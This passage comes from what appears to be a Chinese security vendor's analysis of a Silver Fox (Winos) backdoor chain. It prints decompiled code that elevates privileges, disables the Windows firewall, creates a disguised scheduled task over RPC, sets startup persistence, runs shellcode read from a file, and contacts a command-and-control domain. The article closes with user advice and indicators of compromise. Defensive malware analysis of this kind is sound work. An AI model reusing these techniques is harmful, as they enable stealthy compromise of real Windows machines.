                        ((void (__fastcall *) (ULONGLONG, __int64, _QWORD))(ImageBase + AddressOfEntryPoint_1))(ImageBase, 1164, 0164);
                    }
                }
            }
        }
    }
}

```

手动加载并调用入口点

1.3.1 设置计划任务

对管理员权限进行检测，若不具备管理员权限，则会以管理员权限重新打开，随后借助COM接口关闭防火墙。

```

TokenInformation_1 = 0;
TokenHandle = 0164;
CurrentProcess = GetCurrentProcess();
if ( OpenProcessToken(CurrentProcess, 8u, &TokenHandle)
    && GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u, (PDWORD)&ReturnLength) )
{
    TokenInformation_1 = (int)TokenInformation;
}
if ( TokenHandle )
    CloseHandle(TokenHandle);
if ( !TokenInformation_1 )
{
    GetModuleFileNameA(0164, Filename, 0x104u);
    pExecInfo.cbSize = 0x70;
    memset(&pExecInfo.fMask, 0, 0x6Cui64);
    pExecInfo.hwnd = 0164;
    pExecInfo.lpVerb = "runas";
    pExecInfo.nShow = 1;
    pExecInfo.lpFile = Filename;
    while ( !ShellExecuteExA(&pExecInfo) )
    {
        ;
    }
    return 0164;
}
TokenInformation = 0164;

```

管理员权限打开

```

if ( CoInitialize(0i64) >= 0 )
{
    if ( CoCreateInstance(&rclsid, 0i64, 1u, &CLSID_INetFwPolicy2, &p) >= 0 )
    {
        SecurityQos.n4 = NET_FW_PROFILE2_PUBLIC; // 公用网络
        n3 = 0i64;
        SecurityQos.s1 = 1; // NET_FW_PROFILE2_DOMAIN -> 域网络
        SecurityQos.n2 = NET_FW_PROFILE2_PRIVATE; // 专用网络
        do
            // 防火墙关闭
            (p->lpVtbl->put_FirewallEnabled)(p, *(&SecurityQos.s1 + n3++), 0xFFFFFFFFi64);
        while ( n3 < 3 );
        (p->lpVtbl->Release)(p);
    }
    CoUninitialize();
}

```

防火墙关闭

利用put_DefaultOutboundAction函数设置默认阻止所有出站连接，随后利用NdrClientCall3函数通过RPC(Remote Procedure Call) 创建计划任务，并利用WdcRunTaskAsInteractiveUser执行gcc.exe，该gcc.exe只有一个功能，即执行同目录中App文件夹下的同名文件gcc.exe，最后恢复所有出站连接。


```

Sleep(0x3E8u);
f_set_OutboundAction(NET_FW_ACTION_BLOCK);
Sleep(0x3E8u);
p = 0i64;
SecurityQos = 0i64;
if ( RpcStringBindingComposeW(0i64, L"ncacn_np", 0i64, L"\\pipe\\atsvc", 0i64, &ReturnLength) )
{
    TokenInformation_2 = 0i64;
}
else
{
    RpcBindingFromStringBindingW(ReturnLength, &p);
    *SecurityQos.s1 = 1i64;
    SecurityQos.n3 = 3;
    SecurityQos.n4 = 0;
    RpcBindingSetAuthInfoExA(p, 0i64, RPC_C_AUTHN_LEVEL_PKT_PRIVACY, 0xAu, 0i64, 0, &SecurityQos);
    RpcStringFreeW(&ReturnLength);
    TokenInformation_2 = p;
}
v9 = 0i64;
v17 = 0i64;
sprintf_s(
    DstBuf,
    0x1000ui64,
    L"<?xml version='1.0' encoding='UTF-16'><Task version='1.2' xmlns='http://schemas.microsoft.com/windows/2004/0"
    "2/mit/task'> <RegistrationInfo> <Date>2024-04-19T23:21:37.0778561</Date> <Author>admin</Author> </Registra"
    "tionInfo> <Triggers> <LogonTrigger id='Trigger1'> <Enabled>true</Enabled> </LogonTrigger> </Triggers>"
    "> <Principals> <Principal id='Author'> <GroupId>S-1-5-32-544</GroupId> <RunLevel>LeastPrivilege</Ru"
    "nLevel> </Principal> </Principals> <Settings> <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy> "
    "<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries> <StopIfGoingOnBatteries>true</StopIfGoingOnBat"
    "teries> <AllowHardTerminate>true</AllowHardTerminate> <StartWhenAvailable>true</StartWhenAvailable> <RunOn"
    "lyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable> <IdleSettings> <StopOnIdleEnd>true</StopOnIdleEnd> "
    "<RestartOnIdle>false</RestartOnIdle> </IdleSettings> <AllowStartOnDemand>true</AllowStartOnDemand> <En"
    "abled>true</Enabled> <Hidden>false</Hidden> <RunOnlyIfIdle>false</RunOnlyIfIdle> <WakeToRun>false</WakeToRun"
    "> <un> <ExecutionTimeLimit>P3D</ExecutionTimeLimit> <Priority>7</Priority> </Settings> <Actions Context='Auth"
    "or'> <Exec> <Command>'C:\\Users\\Public\\Python\\gcc.exe'</Command> </Exec> </Actions></Task>";
NdrClientCall3_w(TokenInformation_2, L"\\Microsoft\\MicrosoftUpdate", DstBuf, 2, 0i64, 0, 0, 0i64, &v9, &v17);
if ( NdrClientCall3_w_0(TokenInformation_2, L"\\Microsoft\\MicrosoftUpdate", 0, 0i64, 0, 0, 0i64, v10).Simple < 0 )
{
    CoInitializeEx(0i64, 0);
    hModule = LoadLibraryW(L"wdc.dll");
    hLibModule = hModule;
    if ( !hModule )
        return 1i64;
    WdcRunTaskAsInteractiveUser = GetProcAddress(hModule, "WdcRunTaskAsInteractiveUser");
    if ( !WdcRunTaskAsInteractiveUser )
    {
        FreeLibrary(hLibModule);
        return 1i64;
    }
    WdcRunTaskAsInteractiveUser(L"C:\\Users\\Public\\Python\\gcc.exe", &unk_18001D4A4, 0i64);
    FreeLibrary(hLibModule);
}
Sleep(0x1388u);
f_set_OutboundAction(NET_FW_ACTION_ALLOW);
return 0i64;

```

创建计划任务

计划任务实际表现图：




计划任务实际表现图

1.4 中间阶段-执行器（gcc.exe）

该gcc.exe使用的是<https://github.com/Squirrel/Squirrel.Windows>项目中的StubExecutable/StubExecutable.cpp代码，从而实现寻找当前目录下最新App目录，并执行其目录下同名文件gcc.exe程序。



获取最新App目录




执行最新App目录下的同名文件（开源项目中代码）

1.5 PYTHON-自启动设置器（app-0.99.0\gcc.exe）

再次利用经过OLLVM控制流平坦化的ShellCode将自启动设置器加载执行，此次的被恶意篡改的pyc文件依然是python39.zip压缩包中的encodings__init__.pyc文件。

创建自启动项与读取并执行x.ini文件中ShellCode：在读取x.ini文件之前会通过COM接口在自启动目录创建快捷方式run.lnk，该快捷方式将指向当前gcc.exe程序文件，从而完成持久化。随后会读取x.ini文件，x.ini文件中是未被加密的ShellCode，该ShellCode的任务就是用来加载银狐后门下载器。



快捷方式run.lnk

```

GetModuleFileName(0i64, Filename, 0x104u);
SHGetFolderPath(0i64, CSIDL_STARTUP, 0i64, 0, startup);
wsprintf(run_lnk_path, L"%s\\run.lnk", startup);
ppv = 0i64;
IPersistFile = 0i64;
Instance = CoInitialize(0i64);
if ( Instance < 0 )
    goto LABEL_8;
Instance = CoCreateInstance(&rclsid, 0i64, 1u, &CLSID_IID_IShellLinkW, &ppv);
if ( Instance >= 0 )
{
    (ppv->lpVtbl->SetPath)(ppv, Filename);
    (ppv->lpVtbl->SetWorkingDirectory)(ppv, ".");
    Instance = (ppv->lpVtbl->QueryInterface)(ppv, &::IPersistFile, &IPersistFile);
    if ( Instance >= 0 )
    {
        // 将 run.lnk 保存到启动目录
        Instance = (IPersistFile->lpVtbl->Save)(IPersistFile, run_lnk_path, 1i64);
        (IPersistFile->lpVtbl->Release)(IPersistFile);
    }
    (ppv->lpVtbl->Release)(ppv);
}
CoUninitialize();

```

```

dwSize_1 = 0i64;
this = f_open_file("C:\\Users\\Public\\Python\\x.ini", "rb");
this_1 = this;
if ( this )
{
    f_set_file_pointer(this, 0, FILE_END);
    dwSize_2 = f_get_size(this_1);
    f_sync_thread_update_state(this_1, v8, v9, v10);
    if ( dwSize_2 > 0 && (dwSize = dwSize_2, memory = f_allocate_memory(dwSize_2), (ShellCode = memory) != 0i64) )
    {
        f_read_file(memory, 1ui64, dwSize, this_1);
        f_free(this_1);
        dwSize_1 = dwSize;
    }
    else
    {
        f_free(this_1);
        ShellCode = 0i64;
    }
}
else
{
    ShellCode = 0i64;
}
VirtualProtect(ShellCode, dwSize_1, PAGE_EXECUTE_READWRITE, &fl0ldProtect);
CreateThread(0i64, 0i64, ShellCode, 0i64, 0, 0i64);
while ( 1 )
    Sleep(1000000u);

```

设置快捷方式自启动与执行x.ini文件中ShellCode

1.5.1 银狐后门阶段

下图依次展示了银狐经典 Winos 后门下载器入口、解析远程服务器配置、保存后门模块数据以及执行后门模块的情况。在分析过程中发现，服务器（qaqbba.com）已停止下发后门模块。

```

__int64 wmain()
{
    HMODULE ConsoleWindow; // max
    DWORD CurrentThreadId; // eax

    SetUnhandledExceptionFilter(TopLevelExceptionFilter);
    ConsoleWindow = GetConsoleWindow();
    ShowWindow(ConsoleWindow, 0);
    CurrentThreadId = GetCurrentThreadId();
    PostThreadMessage(CurrentThreadId, 0, 0, 0, 0);
    f_parse_config_init_vars();
    hObject = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
    WaitForSingleObject(hObject, 0xFFFFFFFF);
    CloseHandle(hObject);
    Sleep(0x12Cu);
    return 0;
}

v0 = &retaddr;
if ( !v_initialization_flag_0 )
{
    v_initialization_flag_0 = 1;
    wcsrev(
        L"[0:db|0:1k|0:hs|0:ld|0:ll|0:hb|0:pj|0 .21.5202:zb|0.1:bb|默认:zf|1:lc|1:dd|1:3t|8866:3o|moc.abbqag:3p|1:2t|8888:2o|m"
        "oc.abbqag:2p|1:1t|6666:1o|moc.abbqag:1p|");
    memset(&Src, 0, 0x12A0u164);
    f_find_extract_substring(L"p1:", Source, 0);
    f_find_extract_substring(L"o1:", v_param_oi_value, 0);
    v1 = lstrlen(
        L"[0:db|0:1k|0:hs|0:ld|0:ll|0:hb|0:pj|0 .21.5202:zb|0.1:bb|默认:zf|1:lc|1:dd|1:3t|8866:3o|moc.abbqag:3p|1:2t|8888"
        ":2o|moc.abbqag:2p|1:1t|6666:1o|moc.abbqag:1p|");
    i_1 = lstrlen(L"t1:");

    v2 = f_search_buffer_config_string(v_data_size);
    if ( v2 != 0xFFFFFFFF )
    {
        memmove((char *)lpBuffer + v2, &Src, 0x12A0u164);
        RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SOFTWARE", 0, 0x102u, &hKey);
        RegSetValueEx(hKey, L"IpDates_info", 0, REG_BINARY, &Src);
        // ;0x3 -> REG_BINARY
        RegSetValueEx(hKey, L"IpDates_info", 0, 3u, &Src, 0x12A0u);
        RegCloseKey(hKey);
        if ( ai[0xa] )
        {
            v5[0] = 0;
            v5[1] = 0;
            *(_DWORD *)dwProcessId = 0;
            while ( 1 )
            {
                while ( !f_create_process_inject_code(v_data_size, (__int64)v5 ) )
                {
                    while ( 1 )
                    {
                        hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, 0, dwProcessId[0]);
                        if ( !hProcess || !GetExitCodeProcess(hProcess, &ExitCode) || ExitCode != 0x103 )
                            break;
                        Sleep(0x888u);
                    }
                }
            }
        }
        ((void (*)(void))lpBuffer)();
        return 0;
    }
}

```

银狐Winos后门下载器部分截图

火绒安全在此郑重提醒广大用户，日常软件下载需通过官方渠道或正规应用平台，切勿随意打开来历不明的安装文件，从源头规避病毒入侵风险。同时，应保持安全软件实时开启，强化设备防护能力。若发现设备中出现陌生gcc.exe进程，或存在系统运行异常、网络连接异常等情况，需立即使用安全软件进行全盘扫描查杀，切实保障个人设备与信息安全。

二、附录

C&C :

C&C
 qaqbba.com

HASH :

SHA256
 968a6bf19ea07c31dd115f1760813cff09d0d864d2a6c8ddbcce6ed50fc7a297

[下一篇：BT索引站藏陷阱！私人矿池借色情游戏偷算力](#)

[返回列表](#)